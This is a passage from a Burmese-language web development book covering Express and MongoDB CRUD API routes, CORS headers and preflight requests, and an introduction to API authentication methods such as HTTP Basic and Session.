ပြီးတဲ့အခါ Validation Result ကို စစ်ကြည့်ပြီး Error ရှိနေတယ်ဆိုရင် `400` ကို ပြန်ပေးထားပါတယ်။ Validation Error မရှိဘူးဆိုတော့မှ `insert()` နဲ့ထည့်လိုက်တာပါ။ `POST` နဲ့ အသစ်ထည့်တာဖြစ်လို့ အောင်မြင်တဲ့အခါ `201` ကို ပြန်ပေးပြီး `Location` Header ကိုပါ တွဲဖက် ထည့်သွင်းပေးထားပါတယ်။ Response Body ကိုတော့ ထုံးစံအတိုင်း Data Envelope နဲ့ တွဲပြီး ပြန်ပေးပါတယ်။


ဒါကို စမ်းကြည့်နိုင်ဖို့အတွက် API Testing Tool တစ်ခုခုတော့ လိုပါလိမ့်မယ်။ cURL, Insomnia, Postman စသဖြင့် Tool အမျိုးမျိုးရှိတဲ့ထဲက **Postman** လို့ခေါ်တဲ့ API Testing ပရိဂရမ်တစ်ခုကို သုံးမှာပါ။ ဒီမှာ Download လုပ်ပြီး Install လုပ်လို့ရပါတယ်။

- https://www.postman.com/downloads/

Install လုပ်ပြီးတဲ့အခါ ဖွင့်လိုက်ပါ။ ပြီးရင်ဆက်လက်ဖော်ပြတဲ့ပုံမှာ ပြထားသလို Method နေရာမှာ POST ကိုရွေးပြီး API URL ကို အပြည့်အစုံ မှန်အောင်ရိုက်ထည့်လိုက်ပါ။ Send နှိပ်ကြည့်ရင် ကျွန်တော်တို့ရဲ့ API Server ကို Postman က Request ပေးပို့သွားမှာ ဖြစ်ပါတယ်။



နမူနာပုံမှာ Response အနေနဲ့ Validation Error Message တွေကို တွေ့မြင်ရခြင်းဖြစ်ပါတယ်။ Request Body အတွက် လိုအပ်မယ့်အချက်အလက်တွေ ထည့်ပြီးစမ်းနိုင်ဖို့ URL Bar အောက်က **Body** Tab ကိုနှိပ်ပြီး **x-www-form-urlencoded** ကိုထပ်ဆင့်ရွေးပါ။ နောက်တစ်မျက်နှာက နမူနာပုံကိုကြည့်ပါ။ ကျွန်တော်တို့ API က JSON ရော URL Encoded ကိုပါ လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ တစ်ကယ့် Request Data အမှန်ကတော့ JSON ဖြစ်သင့်ပါတယ်။ ဒါပေမယ့် အခုလောလောဆယ် စမ်းကြည့်ဖို့အတွက် JSON တွေကို Format မှန်အောင် ကိုယ့်ဘာသာ ရိုက်ထည့်နေရမှာစိုးလို့ ပိုပြီးထည့်ရလွယ်တဲ့ URL Encoded နဲ့ပဲ စမ်းကြည့်လိုက်ပါ။



အခုဆိုရင် အသစ်ထည့်တဲ့လုပ်ဆောင်ချက်လည်း ရသွားပါပြီ။ တစ်ကယ်ဆိုရင်တော့ ကုဒ်ဒီဇိုင်းကို ဒီထက်ပို ကောင်းအောင် ပြင်ရဦးမှာပါ။ `req.body` ကြီးကို Database ထဲ ပစ်ထည့်လိုက်တာ လက်တွေ့မကျပါဘူး။ မလိုလားအပ်တာတွေ ဝင်ကုန်ပါမယ်။ ဒါပေမယ့် အခုရှင်းပြချင်တာက ကုဒ်ဒီဇိုင်းပိုင်း မဟုတ်ဘဲ၊ API ရဲ့ သဘောသဘာဝကို ရှင်းပြချင်တာမို့လို့ ဖတ်ရ၊ နားလည်ရလွယ်အောင် နမူနာကုဒ်တွေကို အလွယ် ရေးပြထားတယ်ဆိုတာကို သတိပြုပေးပါ။

ဆက်လက်ပြီးတော့ ရှိပြီးသား အချက်အလက်တွေ ပြင်ဆင်ပေးနိုင်တဲ့လုပ်ဆောင်ချက်ကို ဆက်ရေးသွားပါမယ်။ `PUT` နဲ့ `PATH` နှစ်မျိုးရှိပြီး နှစ်မျိုးလုံးနဲ့ နမူနာရေးပြပါမယ်။

JavaScript

```
app.put("/api/records/:id", async function (req, res) {
    try {
        const _id = new ObjectId(req.params.id);

        const result = await db
            .collection("records")
            .findOneAndReplace(
                { _id },
                req.body,
                { returnDocument: "after"
            });

        res.json({
            meta: { _id },
            data: result.value,
        });
    } catch {
        res.sendStatus(500);
    }
});
```

Request Method `PUT` နဲ့လာတဲ့အခါ URL မှာ ID ထည့်ပေးရပါတယ်။ အဲ့ဒီ ID ဟာ မူလက String အနေနဲ့ လာမှာဖြစ်လို့ MongoDB `ObjectId` ဖြစ်အောင်တစ်ခါထဲ ပြောင်းယူပါတယ်။ ပြီးတဲ့အခါ Request Body မှန်မမှန် Validation စစ်ဖို့လိုပေမယ့် စစ်မပြတော့ပါဘူး။ ကုဒ်တိုသွားအောင်လို့ပါ။ တစ်ကယ်တမ်း ပြည့်စုံချင်ရင်တော့ စစ်ရမှာပါ။ ရေးထားတဲ့ ကုဒ်အရ ပေးလာတဲ့ ID နဲ့ ရှာကြည့်ပြီး ရှိရင် Update လုပ်ပေးမှာဖြစ်ပါတယ်။ Update လုပ်ဖို့အတွက် `updateOne()` ကို မသုံးဘဲ့ `findOneAndReplace()` ကို သုံးထားပါတယ်။ Update လုပ်ပြီးရင် ရလာတဲ့ Update Data ကို တစ်ခါထဲ ပြန်လိုချင်လို့ပါ။ ဒီနေရာမှာ နှစ်မျိုးရှိပါတယ်။ `findOneAndReplace()` နဲ့ `findOneAndUpdate()` တို့ပဲဖြစ်ပါတယ်။ ဒီနှစ်ခု အခြေခံသဘောတူပေမယ့် ကွဲပြားချက်လေးတစ်ခု ရှိပါတယ်။

Replace Method က ပေးလိုက်တဲ့ Data ကိုယူပြီး မူလ Data တစ်ခုလုံးကို အစားထိုးလိုက်မှာ ဖြစ်ပါတယ်။ Update Method ကတော့ ပေးလာတဲ့ နဂိုရှိနေတဲ့ Data ထဲကနေ ရွေးပြင်လိုတဲ့ အပိုင်းကိုပဲ ပြင်ပေးတာ ဖြစ်ပါတယ်။ ဥပမာ - `name` ကို ရွေးပြင်မယ်။ `from` ကို ရွေးပြင်မယ်။ `to` ကို ရွေးပြင်မယ်။ စသည်ဖြင့် ရွေးပြင်လိုတဲ့ တန်ဖိုးကိုပဲ ပေးပြီးပြင်လို့ရပါတယ်။

ဒါကြောင့် `PUT` အတွက် `findOneAndReplace()` ကို အသုံးပြုထားပြီး `PATCH` အတွက်ကျမှ `findOneAndUpdate()` ကို အသုံးပြုပြီး ရေးသားမှာပါ။ ဒီလိုပါ –

JavaScript

```
app.patch("/api/records/:id", async function (req, res) {
    try {
        const _id = new ObjectId(req.params.id);

        const result = await db
            .collection("records")
            .findOneAndUpdate(
                { _id },
                { $set: req.body },
                { returnDocument: "after" },
            );

        res.json({
            meta: { _id },
            data: result.value,
        });
    } catch {
        res.sendStatus(500);
    }
});
```

Update အတွက် ပြင်လိုတဲ့ Data ကို တိုက်ရိုက်မပေးဘဲ `$set` ကနေတစ်ဆင့် ပေးရတာကို သတိပြုပါ။ နမူနာတွေမှာပါသွားတဲ့ `returnDocument` ကတော့ Update လုပ်ပြီးတဲ့အခါ အရင်အဟောင်းကို လိုချင်သလား ပြင်လိုက်တဲ့အသစ်ကို လိုချင်သလား ရွေးပေးဖို့အတွက် ထည့်ထားတာပါ။ `after` လို့ပြောထားတဲ့အတွက် ပြင်လိုက်တဲ့အသစ်ကို ရမှာပါ။ အရင်အဟောင်းကို လိုချင်ရင်တော့ `before` လို့ပြောလိုက်ရင် ရပါတယ်။

ဒါကြောင့် အခုဆိုရင် တစ်ခုလုံးအကုန်ပြင်ချင်ရင် `PUT` ကိုသုံးပြီး တစ်ချို့အချက်အလက်တွေပဲ ရွေးပြင်ချင်ရင် `PATCH` ကိုသုံးလို့ရတယ်ဆိုတဲ့ Update ပုံစံနှစ်မျိုးကို ရရှိသွားပြီပဲဖြစ်ပါတယ်။

တစ်ခုပဲ ကျန်ပါတော့။ Delete ပါ။ အခုလိုရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

JavaScript

```
app.delete("/api/records/:id", async function (req, res) {
      try {
            const _id = new ObjectId(req.params.id);
            await db.collection("records").deleteOne({ _id });
            res.sendStatus(204);
      } catch {
            res.sendStatus(500);
      }
});
```

ထူးခြားတဲ့လုပ်ဆောင်ချက်တွေ မပါတော့ပါဘူး။ `deleteOne()` နဲ့ ဖျက်ပြီး `204` ကို ပြန်ပေးပါတယ်။

အခုဆိုရင် Create, Read, Update, Delete လုပ်ဆောင်ချက်အပြည့်စုံပါဝင်တဲ့ API Service လေးတစ်ခု ရသွားပြီပဲ ဖြစ်ပါတယ်။ ရည်ရွယ်ချက်ကတော့ ခရီးသွားမှတ်တမ်းတွေကို ထည့်သွင်းသိမ်းဆည်းထားပြီး လိုအပ်တဲ့အခါ `name`, `nrc`, `from`, `to`, `with` စသဖြင့် ကိုယ်လိုတဲ့ အချက်အလက်နဲ့ ပြန် Filter လုပ်ပြီး စစ်ဆေးကြည့်နိုင်ဖို့ပဲ ဖြစ်ပါတယ်။

တစ်ကယ့်လက်တွေ့အသုံးချအဆင့် ရောက်ချင်ရင်တော့ နာမည်အတိအကျ သိစရာမလိုဘဲ Search လုပ်နိုင်တဲ့ လုပ်ဆောင်ချက်တွေ၊ `byTrain`, `byCar` စသဖြင့် Transportation အမျိုးမျိုးနဲ့ သိမ်းလို့ရအောင် လုပ်ပေးတာတွေ၊ သွားခဲ့တဲ့ ခရီးစဉ်တွေကို ချိတ်ဆက်ပြီး လမ်းကြောင်းပြတာတွေ၊ ခရီးစဉ်တစ်ခုနဲ့တစ်ခု အချိတ်အဆက် မမိဘဲ ကြားထဲမှာ ပျောက်နေရင် သတိပေးတာတွေ လုပ်လို့ရပါတယ်။ နမူနာကတော့ ဒီလောက်ဆိုရင် လုံလောက်ပြီမို့လို့ ဒါတွေထည့်မရေးတော့ပါဘူး။ ကိုယ်ဘာသာ Exercise လုပ်တဲ့သဘောနဲ့ စမ်းထည့်ချင်ရင် ထည့်လို့ရအောင် ပြောပြတဲ့သဘောပါ။ ရေးခဲ့တဲ့နမူနာကုဒ်တွေကို လိုအပ်ရင် ဒီမှာ Download လုပ်လို့ရပါတယ်။

- https://github.com/eimg/api-book

အခန်း (၇၄) – CORS


HTTP မှာ CORS လို့ခေါ်တဲ့ သဘောသဘာဝတစ်ခု ရှိပါသေးတယ်။ API လေ့လာသူများ မသိမဖြစ် သိထားဖို့ လိုအပ်ပါတယ်။ Cross-Origin Resource Sharing ဆိုတဲ့အဓိပ္ပါယ်ပါ။ Web Browser တွေမှာ အဓိက အားဖြင့် အသုံးပြုကြတဲ့ လုံခြုံရေးအစီအမံတစ်ခုပါ။

သူ့ရဲ့လိုရင်းသဘောကတော့ Origin (Host, Domain, Port) မတူရင် Request တွေ ပို့ခွင့်မပြုခြင်း ဖြစ်ပါတယ်။ Server က Origin မတူလည်းပဲ လက်ခံပါတယ်လို့ သီးသန့်ခွင့်ပြုထားမှသာ Request တွေကို ပေးပို့မှာ ဖြစ်ပါတယ်။ ဥပမာ - Client က `locahost` မှာအလုပ်လုပ်နေပြီး Server ကလည်း `localhost` မှာပဲအလုပ်လုပ်နေတာဆိုရင် Request တွေ ပေးပို့လို့ ရပါတယ်။ Origin တူလို့ပါ။ ဘာပြဿနာမှ မရှိပါဘူး။ Client က `localhost:3000` မှာ အလုပ်လုပ်နေပြီး Server က `localhost:8000` မှာအလုပ်လုပ်နေတာဆိုရင် CORS နဲ့ ညိသွားပါပြီ။ `localhost` ချင်းတူပေမယ့် Port မတူလို့ Origin မတူတော့ပါဘူး။ Request တွေပေးပို့တာကို Browser က ခွင့်ပြုမှာ မဟုတ်တော့ပါဘူး။ `localhost` နဲ့ ဥပမာပေးပေမယ့် လက်တွေ့မှာလည်း အတူတူပါပဲ။ `domain-a.com` ကနေ `domain-b.com` ကို Request တွေပေးပို့ဖို့ ကြိုးစားတဲ့အခါ Browser ကလက်ခံမှာမဟုတ်ပါဘူး။ စမ်းသပ်ချင်ရင် HTML Document တစ်ခု တည်ဆောက်ပြီး ဒီကုဒ်ကို ရေးစမ်းကြည့်ပါ။

HTML/JavaScript

```
<script>
    fetch("http://localhost:8000/api/records")
        .then(function(res) {
            return res.json();
        })
        .then(function(json) {
            console.log(json);
        });
</script>
```


ကျွန်တော်တို့ရဲ့ API ကို JavaScript ရဲ့ `fetch()` Function သုံးပြီး Request ပေးပို့လိုက်တာပါ။ စမ်းကြည့်နိုင်ဖို့ API Server Run ထားပေးဖို့တော့ လိုပါတယ်။ ရေးထားတဲ့ ကုဒ်အရ Server က ပြန်ပေးတဲ့ Response ကို JSON ပြောင်းပြီး Console မှာ ရိုက်ထုတ်ခိုင်းလိုက်ပါတယ်။ ဒီကုဒ်ကို Browser မှာ စမ်းကြည့်ရင် အခုလို Error ကို ရရှိမှာဖြစ်ပါတယ်။



ဒါဟာ Browser က Origin မတူတဲ့အတွက် CORS နဲ့ ညီနေလို့ ပေးတဲ့ Error ပါ။

CORS နဲ့ ညီနေလို့ဆိုပြီး Request တွေ လုံးဝမပို့တာတော့ မဟုတ်ပါဘူး။ `OPTIONS` Method ကိုသုံးပြီး Origin မတူတာကို လက်ခံလိုခြင်း ရှိမရှိ Server ကို လှမ်းတော့ မေးပေးပါတယ်။ Browser က အလိုအ

လျှောက် မေးပေးတာပါ။ ကိုယ်ဘက်က အဲ့ဒီလိုမေးပေးဖို့ သတ်မှတ်ပေးစရာ မလိုပါဘူး။ CORS ရဲ့ အလုပ်လုပ်ပုံ အဆင့်ဆင့်ကို ဆက်လက်ဖော်ပြတဲ့ပုံမှာ လေ့လာကြည့်ပါ (ပုံ - MDN)။



ပထမဆုံး Browser က `OPTIONS` Method ကိုသုံးပြီး Request ပို့ပါတယ်။ မူလ `Origin` က `foo.example` ဖြစ်ပြီး ပေးပို့လိုတဲ့ Method က `POST` ဖြစ်ကြောင်း `Access-Control-Request-Method` Header နဲ့ပြောပါတယ်။ ပို့လိုတဲ့ `Headers` စာရင်းကိုလည်း ထည့်ပြောပါတယ်။

Server က ခွင့်မပြုဘူးဆိုတော့မှ စောစောက Error ကို တွေ့ရတာပါ။ ခွင့်ပြုတယ်ဆိုရင် Server က `Access-Control-Allow-*` နဲ့ စတဲ့ Headers တွေကို ပြန်ပို့ပေးပါတယ်။ ခွင့်ပြုတဲ့ Origin တွေ၊ ခွင့်ပြုတဲ့ Methods တွေ၊ ခွင့်ပြုတဲ့ Headers တွေကို စာရင်းနဲ့ ပြန်ပို့တာပါ။ ဒီလို Server က ခွင့်ပြုတယ်ဆိုတော့မှ Browser က မူလပေးပို့လိုတဲ့ Request တွေကို ဆက်ပြီးပေးပို့ပေးသွားမှာပဲ ဖြစ်ပါတယ်။ ဒီသဘောသဘာဝကို Preflight Request လို့ ခေါ်ပါတယ်။ ဒါဟာ CORS ရဲ့ အလုပ်လုပ်ပုံ အနှစ်ချုပ်ပါပဲ။

ဒီတော့ ကျွန်တော်တို့ API ဘက်က CORS Request တွေကို ခွင့်ပြုမှာလား စဉ်းစားစရာရှိလာပါပြီ။ ခွင့်ပြုမယ်ဆိုရင်တော့ အခုလို ရေးသားသတ်မှတ်ပြီး ခွင့်ပြုပေးနိုင်ပါတယ်။

JavaScript

```
app.get("/api/records", function(req, res) {
    res.append("Access-Control-Allow-Origin", "*");
    res.append("Access-Control-Allow-Methods", "*");
    res.append("Access-Control-Allow-Headers", "*");
    …
});
```

Headers (၃) ခု ထည့်ပေးလိုက်တာပါ။ `Access-Control-Allow-Origin` နဲ့ ခွင့်ပြုလိုတဲ့ Host တွေကို သတ်မှတ်ပေးနိုင်ပါတယ်။ နမူနာမှာ * ကိုပေးထားလို့ Origin ဘယ်ကလာလာ အကုန် ခွင့်ပြုတယ်ဆိုတဲ့ အဓိပ္ပါယ်ရပါတယ်။ `http://a.com, http://b.com` စသဖြင့် ခွင့်ပြုလိုတဲ့ Host တွေတန်းစီပြီး ပေးထားလို့လည်းရပါတယ်။ `Access-Control-Allow-Methods` ကတော့ ခွင့်ပြုလိုတဲ့ Methods စာရင်းအတွက်ပါ။ အတူတူပါပဲ၊ တစ်ခုချင်းပေးချင်ရင် `GET, HEAD, POST` စသဖြင့် တန်းစီပြီးပေးထားလို့ရပါတယ်။ အကုန်ပေးချင်ရင်တော့ နမူနာမှာလို * ကိုပေးလိုက်ရင် ရပါတယ်။ ဒီလောက်ဆိုသဘောပေါက်မယ်ထင်ပါတယ်။ Headers လည်း ထိုနည်းလည်းကောင်း အတူတူပါပဲ။

ရေးထားတဲ့ကုဒ်အရ `/api/records` URL တစ်ခုတည်းအတွက်ပဲ CORS Headers တွေ သတ်မှတ်ထားတာပါ။ ဒါကြောင့် တခြား URL တွေအတွက် အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ အားလုံးအတွက် အလုပ်လုပ်စေချင်ရင် အခုလို ရေးလို့ရပါတယ်။

JavaScript

```
app.use(function(req, res, next) {
    res.append("Access-Control-Allow-Origin", "*");
    res.append("Access-Control-Allow-Methods", "*");
    res.append("Access-Control-Allow-Headers", "*");
    next();
});
```

`use()` ရဲ့အကူအညီနဲ့ Response အားလုံးအတွက် CORS Headers တွေသတ်မှတ်ပေးလိုက်တာပါ။ ဒါဟာ Middleware တစ်ခုဖြစ်လို့ `next()` ကိုသတိပြုပါ။ သူ့ရဲ့အဓိပ္ပါယ်က ဒီ Middleware ကိုအလုပ်လုပ်ပြီးရင် ရှေ့ဆက်ပြီး လုပ်စရာရှိတာ လုပ်သွားစေဖို့ဖြစ်ပါတယ်။ ဒီလိုကိုယ့်ဘာသာ မရေးချင်ဘူးဆိုရင်လည်း `cors` လို့ခေါ်တဲ့ Package တစ်ခုရှိပါတယ်။ `install` လုပ်ပြီး သုံးလို့ရပါတယ်။

```
npm i cors
```

ရေးပုံရေးနည်းကရှင်းပါတယ် ဒီလိုပါ။

JavaScript

```
const cors = require("cors");
app.use(cors());
```

ဒါပါပဲ။ ဒါဆိုရင် စောစောက ကျွန်တော်တို့ Manual ကိုယ့်ဘာသာ သတ်မှတ်ပေးလိုက်ရတဲ့ CORS Headers တွေ ပေးစရာမလိုတော့ပါဘူး။ အကုန်လက်ခံချင်တာမဟုတ်ဘူး၊ ရွေးပြီးလက်ခံချင်တယ်ဆိုရင်လည်း Options တွေ အခုလိုပေးလို့ရပါတယ်။

JavaScript

```
app.use(cors({
    origin: ["http://a.com", "http://b.com"],
    methods: ["GET", "POST"],
    allowHeaders: ["Authorization", "Content-Type"]
}));
```


ဒါကြောင့် ရေးနည်းကမခက်ဘူးလို့ ဆိုနိုင်ပါတယ်။ နည်းပညာရဲ့ သဘောကို သိထားဖို့သာ လိုအပ်တာပါ။

အခန်း (၇၅) – API Auth

API မှာ ဝင်ခွင့်ပြုမပြုစီစစ်ခြင်း၊ လုပ်ခွင့်ပြုမပြုစီစစ်ခြင်း စတဲ့ Authentication/Authorization နဲ့ ပက်သက်ရင် အသုံးများတဲ့ နည်းလမ်းအနေနဲ့ ဒီလိုမျိုး (၅) မျိုး ရှိပါတယ်။

1. HTTP Basic
2. Session
3. Token
4. JWT
5. OAuth2

HTTP Basic Authentication ရဲ့အလုပ်လုပ်ပုံက ဒီလိုပါ (ပုံ - MDN)။



Client က Resource တစ်ခုကို Request လုပ်တဲ့အခါ Server က `401` Unauthorized ကို ပြန်ပေးပါတယ်။ တစ်လက်စတည်း `WWW-Authenticate` Header နဲ့အတူ အသုံးပြုရမယ့် Authentication Method ကို အကြောင်းပြန်ပါတယ်။ နမူနာပုံအရ `Basic` Authentication ကို အသုံးပြုရမယ်လို့ Server က ပြောနေတာ ဖြစ်တဲ့အတွက် Client က နောက်တစ်ကြိမ်မှာ `Authorization` Header နဲ့အတူ Username, Password ကို Base64 Encode နဲ့ Encode လုပ်ပြီး ပြန်ပို့ပေးဖို့ ဆိုထားခြင်း ဖြစ်ပါတယ်။ ဒီနည်းကတော့ ရှင်းပါတယ်။ Client ကလိုအပ်တဲ့ Username, Password ကို Header မှာ ထည့်ပို့ခြင်းဖြစ်ပြီး Request ပြုလုပ်တဲ့ အကြိမ်တိုင်းမှာ ထည့်ပို့ပေးဖို့ လိုအပ်ပါတယ်။

Session Authentication ကတော့ API မှာ သုံးလေ့ သိပ်မရှိကြပါဘူး။ သုံးလို့မရတာ မဟုတ်ပါဘူး။ ရပါတယ်။ ဒါပေမယ့် REST ရဲ့ မူသဘောအရ Stateless ဖြစ်ရမယ်ဆိုတဲ့ သတ်မှတ်ချက် ရှိထားတဲ့အတွက် Session က ဒီမူနဲ့ မကိုက်လို့ပါ။ Session Authentication ရဲ့ အလုပ်လုပ်ပုံကတော့ ဒီလိုပါ။

1. ပထမတစ်ကြိမ် Client က Username, Password ကို Request နဲ့အတူ ပေးရပါမယ်။
